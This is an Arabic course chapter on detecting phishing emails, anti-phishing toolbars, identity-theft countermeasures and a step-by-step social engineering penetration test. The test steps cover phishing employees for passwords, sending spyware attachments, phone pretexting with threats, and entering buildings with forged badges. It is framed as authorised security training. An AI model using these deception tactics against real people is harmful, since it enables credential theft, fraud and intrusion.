


كيفية الكشف عن الرسائل البريد الإلكترونية الاحتيالية (How To Detect Phishing Emails)

في محاولة للكشف عن رسائل التصيد (**phishing email**)، فإن أول شيء تحتاج إلى التحقق منه هو "العنوان". أحيانا يقوم المهاجمين بإرسال رسائل التصيد من حساب يبدو أنه حقيقي ولكن ليس كذلك في الواقع. إذا كان البريد الإلكتروني يحتوي على أية روابط، فقم أول "بوضع" مؤشر الماوس فوق الرابط من دون النقر لمعرفة ما هو الرابط قبل النقر فوقه. فإذا كان هذا هو نفس الوصف للرابط في البريد الإلكتروني، فمن المحتمل أن هذا لا يكون رسائل التصيد. بعض المهاجمين تمكنوا من عرض نفسه **URL** وظهوره أيضا يبدو تقريبا مشابه لموقع حقيقي. في مثل هذه الحالات، يمكنك التحقق ما إذا كان الارتباط هو حقيقي أو مخادع من خلال النظر في شفرة المصدر. يمكنك القيام بذلك عن طريق النقر بزر الماوس الأيمن على البريد الإلكتروني واختيار عرض المصدر. هذا يدل على رمز المستخدم لعرض البريد الإلكتروني. تصفح الرمز وابحث عن الرابط. إذا لم تكن قادرة على العثور على وصلة، فاذا فإنها وصلة تصيد. لا توفر أي نوع من المعلومات على مثل هذه الروابط. وفيما يلي أعراض تصيد البريد الإلكتروني:

- يشمل على روابط تؤدي إلى مواقع المنتحلة تطلب منك إدخال المعلومات الشخصية عند النقر عليها.
- رسائل التصيد تبدو وكأنها من بنك أو مؤسسة مالية أو شركة أو موقع التواصل الاجتماعي.
- يبدو أنه من الشخص الذي تم كتابه عنوان البريد الإلكتروني الخاص بك في قائمة البريد خاصتك.
- يوجه لك الاتصال برقم هاتف من أجل توفير رقم الحساب، رقم التعريف الشخصي أو كلمة المرور أو المعلومات السرية.
- يشمل على الشعارات التي تبدو رسمية وغيرها من المعلومات مأخوذة مباشرة من المواقع المشروعة، لإقناعك للكشف عن تفاصيل الشخصية.

الصورة التالية تبدو كثيرا مثل رسالة بريد إلكتروني من بنك **HSBC**. البريد هو حول التحقق من الحساب ويحتوي على وصلة للتحقق منها. عند مرور الماوس على الارتباط المنصوص عليه في البريد، فإنه يتم عرض عنوان آخر. وبالتالي، فإنه يمكن اعتباره بريد الخداع. الشخص الغير واعي عن التصيد قد يضغط على الرابط ويقدم أوراق اعتماد السرية، حيث يتعامل معه على أنه بريد الإلكتروني حقيقي من البنك. هذا يعني ان المهاجم نجح في خداع المستخدم والمستخدم قد يواجه خسارة مالية كبيرة. لتجنب مثل هذه الهجمات، يجب على كل مستخدم التأكيد ما إذا كان البريد الإلكتروني هو حقيقي أم لا قبل النقر على الرابط وتوفير المعلومات. طريقة واحدة للكشف عن رسائل البريد الإلكتروني التصيد هو إلقاء نظرة على أشار **URL** الفعلي من قبل أي وصلات الانترنت في نص رسالة البريد الإلكتروني. على سبيل المثال، الرابط **http://www.hsbc.com/usr/verification.aspx** هو يرتبط في الواقع مع **http://www.108.214.65.147.com/form.aspx**، والذي هو ليس موقع البنك الأصلي. المهاجم عادة يخفي وصلة التصيد (**phishing link**) في شكل **URL**. عندما ينقر المستخدم على رابط التصيد، فانه يقوم بإعادة توجيهك إلى موقع مزيف وجمع التفاصيل الواردة من قبل المستخدم وسرقتها وإساءة استخدامها.



Anti-Phishing Toolbar: Netcraft

المصدر: http://toolbar.netcraft.com

يوفر شريط أدوات نيتكرافت معلومات محدثة عن المواقع التي تزورها بانتظام وكتل المواقع الخطرة. شريط الأدوات يوفر لك ثروة من المعلومات حول المواقع التي تزورها. هذه المعلومات سوف تساعدك على اتخاذ قرار مستنير بشأن سلامة هذه المواقع. وهو يحمي لكم من هجمات تصيد المعلومات، يتحقق من الموقع وتقييم المخاطر باستضافة كل موقع تزوره، ويساعد على تأمين مجتمع الإنترنت من المحتالين.

The Netcraft Toolbar provides constantly updated information about the sites you visit as well as blocking dangerous sites

http://toolbar.netcraft.com

Features:


- To protect your savings from phishing attacks
- To see the hosting location and risk rating of every site visited
- To help defend the Internet community from fraudsters

Anti-Phishing Toolbar: PhishTank

المصدر: http://www.phishtank.com

PhishTank هو موقع مجتمع حيث يمكن لأي فرد أو مجموعة يمكن أن يسجل فيه، المسار، والتحقق من مواقع التصيد. وهو موقع تعاوني يحوي العديد من البيانات والمعلومات حول التصيد على شبكة الإنترنت. بالإضافة إلى ذلك، يتم توفير **API** مفتوحة للمطورين والباحثين من **PhishTank** لدمج بيانات مكافحة الخداع في تطبيقاتهم.





http://www.phishtank.com

التدابير المضادة ضد سرقة الهوية (Identity Theft Countermeasures)

تحدث سرقة الهوية عندما يستخدم شخص ما معلوماتك الشخصية مثل اسمك، رقم الضمان الاجتماعي، تاريخ الميلاد، اسم الأم قبل الزواج، والعنوان بطريقة خبيثة، مثل بطاقة الائتمان أو القروض أو الخدمات أو حتى الايجارات والرهونات دون معرفة أو إذن منك. التدابير المضادة هي المفتاح لتجنب سرقة الهوية. تساعدك هذه التدابير من منع والاستجابة لسرقة الهوية. فرص سرقة الهوية تحدث بشكل يمكن تخفيضه بسهولة باتباع التدابير المضادة:

- تأمين أو تمزيق جميع الوثائق التي تتضمن معلومات خاصة عنك.
- الحفاظ على البريد الخاص بك آمن وتفريغ صندوق البريد الخاص بك بسرعة.
- ضمان عدم وجود اسمك على قوائم ضرب المسوقين.
- اشتبه وتحقق من جميع طلبات البيانات الشخصية.
- استعراض تقارير بطاقة الائتمان الخاصة بك بشكل منتظم وعدم السماح ببعد البطاقات الخاصة بك عن بصرك.
- حماية معلوماتك الشخصية من التعرض للنشر.
- لا تعط أية معلومات شخصية على الهاتف.
- لا تعرض أرقام الحسابات/اتصال ما لم تكن إلزامية.

9.7 مختبر الاختراق (Penetration Testing)

يعتبر الآن أنه أصبح مألوفا لك جميع المفاهيم اللازمة من الهندسة الاجتماعية، وتقنيات أداء الهندسة الاجتماعية، والتدابير المضادة التي ينبغي تطبيقها لمختلف التهديدات، سنشرع في اختبار الاختراق. الفحص الهندسي الاجتماعي وهو عملية اختبار الأمن الهدف ضد الهندسة الاجتماعية من خلال محاكاة تصرفات المهاجم.
يصف هذا القسم الاجتماعي الفحص الهندسي الامنة والخطوات الواجب اتباعها لإجراء الاختبار.

اختبار اختراق الهندسة الاجتماعية (Social Engineering Pen Testing)

الهدف الرئيسي من اختبار اختراق الهندسة الاجتماعية هو لاختبار قوة العوامل البشرية في سلسلة الأمن داخل المنظمة. وغالبا ما يستخدم اختبار اختراق الهندسة الاجتماعية لرفع مستوى الوعي الأمني بين الموظفين. الاختبار ينبغي أن يبين الحذر الشديد والاحتراف في اختبار الاختراق الهندسة الاجتماعية لأنها قد تنطوي على مسائل قانونية مثل انتهاك الخصوصية، وقد يؤدي إلى وضع محرج للمنظمة. اختبار الاختراق يجب ان يقوم بتثقيف موظفين المنظمة حول حيل الهندسة الاجتماعية والعواقب. بمثابة اختبار الاختراق، أولا يجب عليك الحصول على التصريح اللازم من المسؤولين للتنظيم ومن ثم تنفيذ الهندسة الاجتماعية. جمع كل المعلومات التي يمكنك ثم تنظيم الاجتماع. الشرح للموظفين التقنيات التي تستخدم لانتزاع المعلومات، وكيف يمكن استخدام هذه المعلومات ضد المنظمة وأيضا العقوبات التي سوف تحمل على الأشخاص المسؤولين عن تسرب المعلومات. محاولة التثقيف وإعطاء المعرفة العملية للموظفين حول الهندسة الاجتماعية لأن هذا هو التدبير الوقائي العظيم الوحيد ضد الهندسة الاجتماعية.
جمع كل مصادر المعلومات الممكنة واختبارها ضد جميع هجمات الهندسة الاجتماعية المحتملة. وبالتالي، فان اختبار اختراق الهندسة الاجتماعية يتطلب الكثير من الجهد والصبر لاختبار جميع مصادر المعلومات.
حتى بعد وضع الكثير من الجهد في هذا، إذا كنت تفتقد لأي مصدر من المعلومات التي يمكن أن تقدم معلومات قيمة للمهاجمين، فان كل جهودك لا تساوي شيئا. لذا فمن المستحسن أن تقدم بقائمة وتتبع الخطوات القياسية من الهندسة الاجتماعية. وهذا يضمن نطاق الحد الأقصى لاختبار الاختراق. وفيما يلي الخطوات المتبعة في الاختبار النموذجي من الهندسة الاجتماعية:

الخطوة 1: الحصول على إذن

الخطوة الأولى في اختبار اختراق الهندسة الاجتماعية هو الحصول على إذن وترخيص من الإدارة لإجراء الاختبار.

الخطوة 2: تحديد نطاق اختبار الاختراق

قبل بدء الاختبار، يجب أن تعرف ما الغرض من إجراء الاختبار وإلى أي مدى يمكنك الاختبار. وهكذا، فإن الخطوة الثانية من اختبار اختراق الهندسة الاجتماعية تحديد النطاق. في هذه الخطوة، تحتاج إلى جمع المعلومات الأساسية مثل قائمة الإدارات والموظفين التي تحتاج إلى فحصها، أو مستوى الاقتحام المادي المسموح به، الخ. والتي تحدد نطاق الاختبار.

الخطوة 3: الحصول على قائمة رسائل البريد الإلكتروني والاتصالات من الأهداف المحددة مسبقا

الخطوة المقبلة هي الحصول على رسائل البريد الإلكتروني وتفاصيل الاتصال عن الناس الذين تم إدراجهم كأهداف في الخطوة الثانية، أي تحديد نطاق اختبار الاختراق. تصفح جميع مصادر المعلومات للتحقق من المعلومات الذي تريدها (عنوان البريد الإلكتروني وتفاصيل الاتصال، الخ) هل هي متاحه أم لا. إذا كانت المعلومات متوافرة، قم بإنشاء برنامج نصي مع ذرائع محددة. إذا كانت المعلومات غير متوفرة، قم بجمع رسائل البريد الإلكتروني وتفاصيل الاتصال للعاملين في المؤسسة المستهدفة.

الخطوة 4: جمع رسائل البريد الإلكتروني وتفاصيل الاتصال للعاملين في المؤسسة المستهدفة

إذا لم تكن قادراً على العثور على المعلومات عن الأشخاص المستهدفين، فقم بمحاولة جمع عناوين البريد الإلكتروني وتفاصيل الاتصال من الموظفين الآخرين في المؤسسة الهدف باستخدام تقنيات مثل تخمين البريد الإلكتروني (***email guessing***)، **USENET** والبحث على شبكة الإنترنت، و **Email Spider Tools** مثل **Email Extractor**، الخ

الخطوة 5: جمع المعلومات باستخدام تقنيات Footprinting

بمجرد جمع عناوين البريد الإلكتروني وتفاصيل الاتصال من موظفي المنظمة المستهدفة، وإجراء **Email Footprinting** وغيرها من التقنيات لجمع أكبر قدر ممكن من المعلومات عن المنظمة المستهدفة. تحقق ما هي المعلومات المتاحة عن الأهداف المحددة. إذا كنت قادرا على جمع المعلومات التي هي مفيدة للقرصنة، قم بإنشاء برنامج نصي عن الذرائع محددة.
إذا لم تكن قادرا على جمع معلومات مفيدة عن الأهداف المحددة، انتقل إلى الخطوة 4 وحاول جمع رسائل البريد الإلكتروني وتفاصيل الاتصال من الموظفين الآخرين في المنظمة المستهدفة.

الخطوة 6: إنشاء مخطط مع ذرائع محددة

إنشاء مخطط قائم على المعلومات التي قمت بجمعها، معتبرا النتائج الإيجابية والسلبية للمحاولة.

بمجرد الحصول على عناوين البريد الإلكتروني وتفاصيل الاتصال من موظفي المنظمة المستهدفة، يمكنك إجراء اختبار اختراق الهندسة الاجتماعية في ثلاث طرق ممكنة. من خلال رسائل البريد الإلكتروني، باستخدام الهاتف، وشخصيا.

من خلال رسائل البريد الإلكتروني

الخطوة 7: رسالة بريد إلكتروني الى الموظف والتي تطلب معلومات شخصية

لديك بالفعل عناوين البريد الإلكتروني من موظفي المنظمة الهدف، يمكنك إرسال رسائل البريد الإلكتروني لهم تطلب معلومات شخصية مثل أسماء المستخدمين وكلمات السر عن طريق تمويه نفسك كمسؤول الشبكة، مدير أول لدعم التكنولوجيا، أو أي شخص من دائرة مختلفة باستخدام ذريعة حالة الطوارئ. البريد الإلكتروني الخاص بك يجب وان يبدو وكأنه حقيقي. إذا نجحت في استدراج الموظف الهدف، يتم العمل بسهولة. استخراج المعلومات الشخصية للضحية من خلال الرد وتوثيق جميع المعلومات وتعافى الضحايا منهم. ولكن إذا كنت لا، فلا تقلق. هناك طرق أخرى لتضليل الضحية. إذا كنت تريد الحصول على أي رد من الموظف الهدف، قم بإرسال رسائل البريد الإلكتروني مع المرفقات الخبيثة ورصد البريد الإلكتروني.

الخطوة 8: إرسال ومراقبة رسائل البريد الإلكتروني مع المرفقات الخبيثة لاستهداف الضحايا

إرسال رسائل البريد الإلكتروني مع المرفقات الخبيثة التي تطلق برامج التجسس أو غيرها من برامج التخفي لاسترجاع المعلومات على جهاز الضحية عند فتح المرفق. ومن ثم مراقبة البريد الإلكتروني الضحية باستخدام أدوات مثل **ReadNotify** للتحقق ما إذا كانت الضحية قد فتح المرفق أم لا.

إذا فتح الضحية الوثيقة، يمكنك استخراج المعلومات بسهولة. توثيق المعلومات المستخرجة من جميع الضحايا.

إذا فشلت ولم يفتح الضحية المستند، لا يمكنك انتزاع أي معلومات. ولكن لا يزال لديك تنفيذ تقنيات أخرى مثل إرسال رسائل البريد الإلكتروني التصيد لجذب المستخدم.

الخطوة 9: إرسال رسائل البريد الإلكتروني التصيد لاستهداف الضحايا

إرسال رسائل التصيد للأهداف التي تبدو كما لو أنها من بنك يسأل عن معلوماتهم الحساسة (يجب أن يكون لديك الإذن اللازم لهذا).

إذا تلقيت أي استجابة، قم باستخراج المعلومات وتوثيق جميع ردود الضحايا منهم.

إذا لم تتلقى أي رد من الضحية، استمر في اختبار الاختراق مع أساليب الهاتف.

من خلال استخدام الهاتف (Social Engineering Pen Testing: Using Phone)

فيما يلي الخطوات لإجراء اختبار اختراق الهندسة الاجتماعية باستخدام الهاتف لضمان النطاق الكامل.

الخطوة 10: الاتصال بالهدف وتقديم نفسك له كزميل ثم تسأل عن معلومات حساسة.

الخطوة 11: الاتصال بالمستخدم الهدف والتظاهر بأنك مستخدم مهم.

الخطوة 12: الاتصال بالهدف والتظاهر بانك مشرف الدعم الفني.

الاتصال بالهدف وتقديم نفسك كمسؤول الدعم التقني. نقول للشخص إنك تحتاج إلى الاحتفاظ بسجل لجميع الموظفين والمعلومات عن نظامهم والأوقات التي من خلالها يتم استخدام النظام، وما إلى ذلك؛ لذا، كنت في حاجة الى بعض التفاصيل من الموظفين. بهذه الطريقة، يمكنك أن تسأل عن معلومات حساسة من الموظفين.

الخطوة 13: الاتصال بالهدف وتقديم نفسك كواحد من الأشخاص المهمين في المنظمة ومحاولة جمع البيانات،

الخطوة 14: الاتصال بالهدف وتقدم له المكافآت بدلا لتبادل المعلومات الشخصية.

الخطوة 15: تهديد الهدف بعواقب وخيمة (على سبيل المثال، سيتم تعطيل الحساب) للحصول على المعلومات.

الخطوة 16: استخدام تقنيات الهندسة الاجتماعية العكسية بحيث تسفر الأهداف عن المعلومات بنفسها.

اجراء اختبار اختراق الهندسة الاجتماعية شخصيا

نجاح أي تقنية للهندسة الاجتماعية يعتمد على مدى نجاح الاختبار يمكن أن تسن المخطط واختبار المهارات الشخصية. يمكن أن يكون هناك عدد لا يحصى من تقنيات الهندسة الاجتماعية الأخرى استنادا إلى المعلومات المتاحة ونطاق الاختبار. التدقيق دائما يقوم بخطوات الاختبار

الخاص بك بعيدا عن المسائل القانونية. الخطوات التالية لإجراء اختبار الهندسة الاجتماعية شخصيا لضمان النطاق الكامل لاختبار القلم.

- الخطوة 17: التصادق مع العاملين في الكافتيريا ومحاولة انتزاع معلومات.
- الخطوة 18: محاولة دخول منشأة والتظاهر بأنك مدقق الامن الخارجي.
- الخطوة 19: محاولة دخول منشأة كفني.
- الخطوة 20: محاولة الدخول من الباب الخلفي بارتداء شارة هوية مزورة.
- الخطوة 21: محاولة التنصت و **shoulder surfing** على الأنظمة والمستخدمين.
- الخطوة 22: توثيق جميع هذه النتائج في تقرير رسمي.

الحمد لله تعالى، وبحول الله تعالى نكون قد انتهينا من الوحدة التاسعة والتي لم اتقيد فقط فيها بما ذكر في كتاب CEHv8. لكنني قد استعنت بالمراجع الأكثر قوه في الهندسة الاجتماعية والتي معظم معلومات هذا الكتاب قادمة منه وفيما يلي قائمة بتلك المراجع:

- **Christopher Hadnagy - Social Engineering: The Art of Human Hacking (main)**
- **Christopher Hadnagy - Unmasking the Social Engineer. The Human Element of Security (main)**
- **Syngress. Social Engineering Penetration Testing**

ونلقاكم مع الوحدة التالية:

د. محمد صبحي طيبه